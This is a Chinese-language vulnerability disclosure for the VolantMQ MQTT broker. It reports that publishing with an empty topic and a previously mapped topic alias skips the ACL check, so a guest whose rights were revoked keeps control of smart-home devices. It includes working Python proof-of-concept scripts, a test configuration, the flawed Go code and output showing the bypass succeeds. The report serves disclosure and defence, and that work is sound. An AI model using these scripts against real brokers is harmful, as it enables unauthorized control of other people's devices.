VolantMQ/volantmq [891 stars]

注：我们已向厂商通报此安全问题及修复建议

0x01 攻击场景与测试

考虑IoT应用的共享场景，即智能家居系统使用 MQTT 协议进行物联网设备和用户管理，其中有两个用户角色。管理员，也就是房主
可以授权其他普通用户（例如，Airbnb 客人）访问他的智能家居设备的权利。普通用户的访问权限可能会被撤销和到期。我们
认为管理员和设备是良性的，而客人可能是恶意的，会尽可能地去试图未授权访问设备（越权或是维持被撤销的权限）。

- **攻击场景**

> 首先，攻击者登记入住，因此目前攻击者拥有主题“A”的“写权限”，可以暂时控制受害设备。受害设备订阅此主题。
>
> 1. 设备使连接broker并订阅主题“A”。
>
> 2. 攻击者向主题“A”发布一条普通消息(使用mqtt property "alias=1")，此时broker会将"A"映射到alias "1".
>
> 3. 攻击者的发布权限被管理员或设备所有者撤销。
>
> 4. 攻击者使用空主题发布一条消息(topic="", alias=1)
>
> 5. Broker 将完成该消息的处理并将其发布给订阅主题“A”的订阅者

- **漏洞危害**

攻击者可以在权限被撤销后，继续控制设备。

0x02 漏洞测试步骤

- **测试环境**

VolantMQ: 0.4.0

mqtt client: 任意客户端即可 (paho.mqtt)

访问控制插件: 官方插件http auth（由于golang更新已不再支持plugin模块，因此这个插件目前无法使用），也可修改VolantMQ内置的auth测试插件 (见附录`auth.go`, 替换cmd/volantmq/auth.go)，由于漏洞的原理为broker的permission check位置不当 (或没有进行足够的检查)，而无关于permission check本身的正确与否，因此无论权限检查插件使用何种机制 (使用http请求授权服务器、使用database存储ACL等)，漏洞本身都是存在的。

配置测试用户：

admin: 拥有所有权限

user1(attacker): 拥有publish权限

配置文件如下：

```
version: v0.0.1
system:
  log:
    console:
      level: info # available levels: debug, info, warn, error, dpanic, panic, fatal
  http:
    defaultPort: 8080
plugins:
  enabled:
    - auth_http
  config:
    auth:                   # plugin type
      - name: internal
        backend: simpleAuth
        config:
          users:
            admin: "d74ff0ee8da3b9806b18c877dbf29bbde50b5bd8e4dad7a3a725000feb82e8f1" # pass
            user1: "e6c3da5b206634d7f3f3586d747ffdb36b5c675757b380c6a5fe5c570c714349" # pass1
auth:
  anonymous: false
  order:
    - internal
mqtt:
  version:
    - v3.1.1
    - v5.0
  keepAlive:
    period: 60               # KeepAlive The number of seconds to keep the connection live if there's no
data.
    # Default is 60 seconds
    force: false             # Force connection to use server keep alive interval (MQTT 5.0 only)
    # Default is false
  options:
    connectTimeout: 5        # The number of seconds to wait for the CONNECT message before
disconnecting.
    # If not set then default to 2 seconds.
    offlineQoS0: true        # OfflineQoS0 tell server to either persist (true) or ignore (false) QoS 0
messages for non-clean sessions
    # If not set than default is false
    sessionPreempt: true     # Either allow or deny replacing of existing session if there new client with
same clientID
    # If not set than default is false
    retainAvailable: true    # don't set to use default
    subsOverlap: true        # tells server how to handle overlapping subscriptions from within one client
      # if true server will send only one publish with max subscribed QoS even there are n subscriptions
      # if false server will send as many publishes as amount of subscriptions matching publish topic
exists
    # Default is false
    subsId: true             # don't set to use default
    subsShared: false        # don't set to use default
    subsWildcard: true       # don't set to use default
    receiveMax: 65530        # don't set to use default
    maxPacketSize: 268435455 # don't set to use default
    maxTopicAlias: 65535     # don't set to use default
    maxQoS: 2
listeners:
  defaultAddr: "0.0.0.0" # default 127.0.0.1
  mqtt:
    tcp:
      1883:
        auth:
        tls:
    ws:
      8883:
```

若使用http auth或是附录中的`auth.go`，则仅需简单写一个http服务 (见附录`app.py`)，在broker请求/acl页面获取用户是否拥有进行敏感操作的权限时，回复"allow" (代表拥有权限)/"xxxxx"即可。

```python
from flask import Flask, request, render_template, session, jsonify
from flask_cors import CORS, cross_origin
import json
import time as mytime
from datetime import *

app = Flask(__name__)
cors = CORS(app)


@app.route('/acl', methods=['GET'])
def Start():
    user = request.args.get('user')
    resp = "deny"
    if(user == "admin"):
        resp = "allow"
    elif(user == "user1"):
        resp = "allow"
    return resp


if __name__ == '__main__':
    app.run(host='0.0.0.0', debug=True, port=80)
```

- **测试步骤**

1. 设备使连接broker并订阅主题“A”。

```
$ mosquitto_sub -u admin-user -P admin-password -t "A" -c
```

2. 攻击者向主题"A"发布一条普通消息(使用mqtt property "alias=1")，此时broker会将"A"映射到 alias "1".

```
import paho.mqtt.client as mqtt
import paho.mqtt.packettypes as PacketTypes
import paho.mqtt.properties as p

def pubMain():
    client = mqtt.Client(client_id="cid", protocol=mqtt.MQTTv5)
    client.username_pw_set(username="user1", password="pass1")
    #client.will_set(topic="test", payload="will message")
    client.on_connect = connect_callback

    try:
        conProperty = p.Properties(PacketTypes.PacketTypes.CONNECT)
        # conProperty.AuthenticationMethod = "mathChallenge"
        # conProperty.TopicAliasMaximum = 100
        conProperty.SessionExpiryInterval = 100000
        pubProperty = p.Properties(PacketTypes.PacketTypes.PUBLISH)
        pubProperty.MessageExpiryInterval = 5000
        pubProperty.TopicAlias = 1
        client.connect(host="127.0.0.1", port=1883,
keepalive=1000,clean_start=True,properties=conProperty)
        client.publish(topic="A", payload="xxxasdf", qos=2, properties=pubProperty)
        client.loop_start()
    except Exception as e:
        print(e)
        client.disconnect()
```

4. 攻击者的权限被管理员或设备所有者撤销。

若使用 `auth.go` 进行访问控制，则可手动控制auth server的访问控制配置来进行测试，例如当撤销attacker全新啊时，修改web服务代码 `app.py` 中的回复为 `deny`：

```
from flask import Flask, request, render_template, session, jsonify
from flask_cors import CORS, cross_origin
import json
import time as mytime
from datetime import *

app = Flask(__name__)
cors = CORS(app)


@app.route('/acl', methods=['GET'])
def Start():
    user = request.args.get('user')
    resp = "deny"
    if(user == "admin"):
        resp = "allow"
    elif(user == "user1"):
        resp = "deny"
    return resp
```

5. Broker 将完成该消息的处理并将其发布给订阅主题“A”的订阅者

```
import paho.mqtt.client as mqtt
import paho.mqtt.packettypes as PacketTypes
import paho.mqtt.properties as p

def pubMain():
    client = mqtt.Client(client_id="cid", protocol=mqtt.MQTTv5)
    client.username_pw_set(username="user1", password="pass1")
    #client.will_set(topic="test", payload="will message")
    client.on_connect = connect_callback

    try:
        conProperty = p.Properties(PacketTypes.PacketTypes.CONNECT)
        # conProperty.AuthenticationMethod = "mathChallenge"
        # conProperty.TopicAliasMaximum = 100
        conProperty.SessionExpiryInterval = 100000
        pubProperty = p.Properties(PacketTypes.PacketTypes.PUBLISH)
        pubProperty.MessageExpiryInterval = 5000
        pubProperty.TopicAlias = 1
        client.connect(host="127.0.0.1", port=1883,
keepalive=1000,clean_start=True,properties=conProperty)
        client.loop_start()
        while (input() != "xxx"):
            client.publish(topic="", payload="xxxasdf", qos=2, properties=pubProperty)
    except Exception as e:
        print(e)
        client.disconnect()
```

0x03 漏洞原理分析

1. 当attacker发送PUBLISH报文时，broker仅对使用正常topic的消息进行权限检查，而使用alias时，跳过了检查

connection\connection.go: 827

```
if prop := pkt.PropertyGet(mqttp.PropertyTopicAlias); prop != nil {
            if topicAlias, err = prop.AsShort(); err == nil {
                // [MQTT-3.3.2-8] A Topic Alias of 0 is not permitted.
                // A sender MUST NOT send a PUBLISH packet containing a Topic Alias which has the value
0

                if topicAlias == 0 {
                    return nil, mqttp.CodeInvalidTopicAlias
                }

                if len(pkt.Topic()) == 0 {
                    if topic, kk := s.rx.topicAlias[topicAlias]; kk {
                        // do not check for error as topic has been validated when arrived
                        if err = pkt.SetTopic(topic); err != nil {
                            s.log.Error("publish to topic",
                                zap.String("clientId", s.id),
                                zap.String("topic", topic),
                                zap.Error(err))
                            return nil, mqttp.CodeUnspecifiedError
                        }

                        topicAlias = 0
                        aclPerformed = true
                    } else {
                        return nil, mqttp.CodeInvalidTopicAlias
                    }
                }
            } else {
                return nil, mqttp.CodeInvalidTopicAlias
            }
        }
```

(aclPerformed = true)

=》

connection\connection.go: 854

```
    if !aclPerformed {
        if e := s.permissions.ACL(s.id, string(s.username), pkt.Topic(), vlauth.AccessWrite); !errors.Is(e,
vlauth.StatusAllow) {
            reason = mqttp.CodeNotAuthorized
        }
    }
```


0x04 漏洞效果

测试前配置

测试用的账号：admin和user1

目前user1拥有`test` topic的发布权限

```
#app.py
@app.route('/acl', methods=['GET'])
def Start():
    user = request.args.get('user')
    resp = "deny"
    if(user == "admin"):
        resp = "allow"
    elif(user == "user1"):
        resp = "allow"
    return resp
```




Connections
New Collection
user1@192.168.179.18...
admin@192.168.179.1...

user1 0

Name: user1
Client ID: mqttx_7dfe40cb
Username: user1
Password: •••••
Keep Alive: 60000
Clean Session: false

测试流程

1. 使用MQTTX客户端，先使用admin用户连接broker，并订阅test主题：



Connections
New Collection
user1@192.168.179.18...
admin@192.168.179.1...


admin 0

Name: admin
Client ID: mqttx_1b8fa4f7
Username: admin
Password: ••••
Keep Alive: 60
Clean Session: true

test QoS 2

2. 攻击者向主题“test”发布一条普通消息(使用mqtt property "alias=1")，此时broker会将"A"映射到 alias "1".

```
import paho.mqtt.client as mqtt
import paho.mqtt.packettypes as PacketTypes
import paho.mqtt.properties as p

def connect_callback(client, userdata, flags, reasonCode, properties):
    print("Connected with result code " + str(reasonCode))

def pubMain():
    client = mqtt.Client(client_id="cid", protocol=mqtt.MQTTv5)
    client.username_pw_set(username="user1", password="pass1")
    client.on_connect = connect_callback

    try:
        conProperty = p.Properties(PacketTypes.PacketTypes.CONNECT)
        # conProperty.AuthenticationMethod = "mathChallenge"
        # conProperty.TopicAliasMaximum = 100
        conProperty.SessionExpiryInterval = 100000
        pubProperty = p.Properties(PacketTypes.PacketTypes.PUBLISH)
        pubProperty.MessageExpiryInterval = 5000
        pubProperty.TopicAlias = 1
        client.connect(host="127.0.0.1", port=1883,
keepalive=1000,clean_start=False,properties=conProperty)
        client.publish(topic="test", payload="xxx", qos=2, properties=pubProperty)
        client.loop_forever()
    except Exception as e:
        print(e)
        client.disconnect()


if __name__ == "__main__":
    pubMain()
```



Topic: test QoS: 2

xxx


2022-09-02 10:48:17:188

3. 攻击者的发布权限被管理员或设备所有者撤销。

```
@app.route('/acl', methods=['GET'])
def Start():
    user = request.args.get('user')
    resp = "deny"
    if(user == "admin"):
        resp = "allow"
    elif(user == "user1"):
        resp = "deny"
    return resp
```


4. 攻击者保持连接/使用cleanStart=false恢复连接，随后使用空主题发布一条消息(topic="", alias=1)

```
def pubMain():
    client = mqtt.Client(client_id="cid", protocol=mqtt.MQTTv5)
    client.username_pw_set(username="user1", password="pass1")
    client.on_connect = connect_callback

    try:
        conProperty = p.Properties(PacketTypes.PacketTypes.CONNECT)
        # conProperty.AuthenticationMethod = "mathChallenge"
        # conProperty.TopicAliasMaximum = 100
        conProperty.SessionExpiryInterval = 100000
        pubProperty = p.Properties(PacketTypes.PacketTypes.PUBLISH)
        pubProperty.MessageExpiryInterval = 5000
        pubProperty.TopicAlias = 1
        client.connect(host="127.0.0.1", port=1883,
keepalive=1000,clean_start=False,properties=conProperty)
        client.loop_start()
        while (input() != "xxx"):
            client.publish(topic="", payload="alias", qos=2, properties=pubProperty)
    except Exception as e:
        print(e)
        client.disconnect()
```



```
> python3 alias.py
Connected with result code Success

Connected with result code Success
```

5. Broker 将完成该消息的处理并将其发布给订阅主题“test”的订阅者



```
Topic: test   QoS: 2
xxx
2022-09-02 10:48:17:188

Topic: test   QoS: 0
alias
2022-09-02 10:48:23:380

Topic: test   QoS: 0
alias
2022-09-02 10:48:24:000
```